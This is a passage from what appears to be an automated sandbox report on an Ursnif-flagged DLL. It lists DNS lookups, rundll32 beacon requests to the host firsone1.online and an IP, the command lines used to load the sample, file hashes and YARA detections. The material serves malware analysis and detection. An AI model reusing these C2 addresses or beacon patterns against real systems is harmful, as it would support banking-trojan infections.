Jan 6, 2022 11:54:15.220105886 CET	8.8.8.8	192.168.2.3	0x6af6	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:54:15.886075020 CET	8.8.8.8	192.168.2.3	0xbb0b	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:54:19.998173952 CET	8.8.8.8	192.168.2.3	0x58fa	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- firsone1.online

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49803	134.0.117.195	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:52:33 UTC	0	OUT	GET /jkloll/gfrPkOjYD/LcWirUQZbFxpai_2Bx8v/N7vD_2B_2FH5uEzDoVv/7dpgwOBiuXHqM667wEqs_2/BsKhlTLbECD_2/BrsCuZOH/9inDS3N_2BAw6xzSFVI4l3r/K9MZrdcrj9/apJueAkO6z3aFPMvl/1u8BPeULfl0I/HXQ5umECQED/KqvCLcJ4CKU902/Ue_2BCWirDHmDgB_2FqvO/givATx4gqqglwS7/v4BEhQLSTM_2B/_2Fe_2Bu.mki HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: firsone1.online Connection: Keep-Alive Cache-Control: no-cache
2022-01-06 10:52:33 UTC	0	IN	HTTP/1.1 404 Not Found Date: Thu, 06 Jan 2022 10:52:39 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 Content-Length: 460 Connection: close Content-Type: text/html; charset=iso-8859-1
2022-01-06 10:52:33 UTC	0	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6a 6b 6c 6f 6c 6c 2f 67 66 72 50 6b 4f 6a 59 44 2f 4c 63 57 69 72 55 51 5a 62 46 78 70 61 69 5f 32 42 78 38 76 2f 4e 37 76 44 5f 32 42 5f 32 46 48 35 75 45 7a 44 6f 56 76 2f 37 64 70 67 77 4f 42 69 75 58 48 71 4d 36 36 37 77 45 71 73 5f 32 2f 42 73 4b 68 49 54 4c 62 45 43 44 5f 32 2f 42 72 73 43 75 5a 4f 48 2f 39 69 6e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL /jkloll/gfrPkOjYD/LcWirUQZbFxpai_2Bx8v/N7vD_2B_2FH5uEzDoVv/7dpgwOBiuXHqM667wEqs_2/BsKhlTLbECD_2/BrsCuZOH/9in

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49811	134.0.117.195	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:52:34 UTC	1	OUT	GET /jkloll/5uYUQ_2FQN86iHNY49L/DPZD3ITzlDFx_2FKNcjDOh/yQZWvL_2BsZuR/HjaAog4G/r_2B0Neng3bS SbmoFIlXYWw/KZfLo5Aq9a/AVLYw7N9qXQVRr8XS/UyotZ_2BKl95/LDReSgxNZCB/ot3ANBI_2Bmf2Z/wTO_2FRZv eJAMYt1OAKW1/qd_2B_2BejnLQISw/xnKbO7DZ_2BFAtS/sbOL_2FiP79J/M.mki HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: firsone1.online Connection: Keep-Alive Cache-Control: no-cache
2022-01-06 10:52:34 UTC	1	IN	HTTP/1.1 404 Not Found Date: Thu, 06 Jan 2022 10:52:41 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 Content-Length: 437 Connection: close Content-Type: text/html; charset=iso-8859-1
2022-01-06 10:52:34 UTC	1	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6a 6b 6c 6f 6c 6c 2f 35 75 59 55 51 5f 32 46 51 4e 38 36 69 48 4e 59 34 39 4c 2f 44 50 5a 44 33 49 54 7a 6c 44 46 78 5f 32 46 4b 4e 63 6a 44 4f 68 2f 79 51 5a 57 76 4c 5f 32 42 73 5a 75 52 2f 48 6a 61 41 6f 67 34 47 2f 72 5f 32 42 30 4e 65 6e 67 33 62 53 53 62 6d 6f 46 49 6c 58 59 57 77 2f 4b 5a 66 4c 6f 35 41 71 39 61 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL /jkloll/5uYUQ_2FQN86iHNY49L/DPZD3ITzlDFx_2FKNcjDOh/yQZWvL_2BsZuR/HjaAog4G/r_2B0Neng3bSSbmoFIlXYWw/KZfLo5Aq9a

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49812	134.0.117.195	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:52:35 UTC	2	OUT	GET /jkloll/hyS7uNj0vVvG2CRrLbZZ4/bEGaiUTSXLmYtAhM/9KrJzj3TRaRiQeM/Wjbl2GC0W3yiu55m7X/keTV HZUts/0VdexVHBIDjPgfNBu0uT/PguFQeLj5VBY4GnMnUK/UA0cB1h_2F_2BMAAiPyhOY/5Iw7z41oIrnZb/4nW_2F f2/TobIBfFnKF4Ggs861byzcAY/C9cxP76_2B/WGhxpkLq_2Fup2HWB/_2BU22RdSz/9MAm9.mki HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: firsone1.online Connection: Keep-Alive Cache-Control: no-cache
2022-01-06 10:52:35 UTC	2	IN	HTTP/1.1 404 Not Found Date: Thu, 06 Jan 2022 10:52:42 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 Content-Length: 449 Connection: close Content-Type: text/html; charset=iso-8859-1

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:52:35 UTC	2	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6a 6b 6c 6f 6c 6c 2f 68 79 53 37 75 4e 6a 30 76 56 76 47 32 43 52 72 4c 62 5a 5a 34 2f 62 45 47 61 69 55 54 53 58 4c 6d 59 74 41 68 4d 2f 39 4b 72 4a 7a 6a 33 54 52 61 52 69 51 65 4d 2f 57 6a 62 6c 32 47 43 30 57 33 79 69 75 35 35 6d 37 58 2f 6b 65 54 56 48 5a 55 74 73 2f 30 56 64 65 78 56 48 42 49 44 6a 50 67 66 4e 42 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL /jkloll/hyS7uNj0vVvG2CRrLbZZ4/bEGaiUTSXLmYtAhM/9KrJzj3TRaRiQeM/Wjbl2GC0W3yiu55m7X/keTVHZUts/0VdexVHBIDjPgfNB

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49813	134.0.117.195	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:52:39 UTC	3	OUT	GET /jkloll/M6Ph7XVMuIVnQJ918dgP/iGy5ZNMffw4qd2BD6Nw/xbvKMlzJtC6XNowbd_2FKm/UnXnZNKrDT7Gw/3YWrqGQ_/2BiRpEYdm3L3qPwkGvjzy_2/FMNOIyI3KK/TIH3Ipp58a4osBqNi/vURpkVVskEDy/A_2BcLgra2r/_2BirjcwqYwgZh/tXOQJ7uW2wVdt9rR3elhH/xJqL8can/GFbQ.mki HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: firsone1.online Connection: Keep-Alive Cache-Control: no-cache
2022-01-06 10:52:39 UTC	3	IN	HTTP/1.1 404 Not Found Date: Thu, 06 Jan 2022 10:52:46 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 Content-Length: 424 Connection: close Content-Type: text/html; charset=iso-8859-1
2022-01-06 10:52:39 UTC	3	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6a 6b 6c 6f 6c 6c 2f 4d 36 50 68 37 58 56 4d 75 49 56 6e 51 4a 39 31 38 64 67 50 2f 69 47 79 35 5a 4e 4d 66 66 77 34 71 64 32 42 44 36 4e 77 2f 78 62 76 4b 4d 6c 7a 4a 74 43 36 58 4e 6f 77 62 64 5f 32 46 4b 6d 2f 55 6e 58 6e 5a 4e 4b 72 44 54 37 47 77 2f 33 59 57 72 71 47 51 5f 2f 32 42 69 52 70 45 59 64 6d 33 4c 33 71 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL /jkloll/M6Ph7XVMuIVnQJ918dgP/iGy5ZNMffw4qd2BD6Nw/xbvKMlzJtC6XNowbd_2FKm/UnXnZNKrDT7Gw/3YWrqGQ_/2BiRpEYdm3L3q

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 4908 Parent PID: 720

General

Start time:	11:50:55
Start date:	06/01/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true

Commandline:	loaddll32.exe "C:\Users\user\Desktop\9091.dll"
Imagebase:	0xd70000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.439767410.0000000003288000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.797650137.0000000010000000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.439730823.0000000003288000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.439792017.0000000003288000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.795901018.0000000000990000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.797295026.0000000002B69000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.439887560.0000000003288000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.439905362.0000000003288000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.439867059.0000000003288000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.797510932.0000000003288000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.439827039.0000000003288000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.439848821.0000000003288000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 1364 Parent PID: 4908

General

Start time:	11:50:55
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\9091.dll",#1
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 2332 Parent PID: 4908

General

Start time:	11:50:55
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\9091.dll
Imagebase:	0xaa0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.448462123.0000000005008000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.448445867.0000000005008000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.448406927.0000000005008000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.448351506.0000000005008000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.448474964.0000000005008000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.795928637.0000000000A80000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.448483384.0000000005008000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.798351348.0000000010000000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.798052757.0000000004A99000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.798106316.0000000005008000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.448428236.0000000005008000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.448381234.0000000005008000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5032 Parent PID: 1364

General

Start time:	11:50:55
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\9091.dll",#1
Imagebase:	0xbe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2022

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000002.798277282.0000000004E58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000002.797837616.00000000047E9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.438242726.0000000004E58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.438346366.0000000004E58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.438314861.0000000004E58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.438169523.0000000004E58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.438331806.0000000004E58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000002.798529500.0000000010000000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000002.797710008.0000000004400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.438296466.0000000004E58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.438266295.0000000004E58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.438216608.0000000004E58000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6008 Parent PID: 4908

General

Start time:	11:50:56
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\9091.dll,DllRegisterServer
Imagebase:	0xbe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2022

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.433214839.0000000004D78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.433186637.0000000004D78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.433125624.0000000004D78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.433150946.0000000004D78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.433232382.0000000004D78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000002.798374776.0000000004D78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.433256669.0000000004D78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.433093104.0000000004D78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000005.00000002.796340255.0000000000BA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000005.00000002.798181911.00000000046D9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.433269351.0000000004D78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000005.00000002.798497438.0000000010000000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2022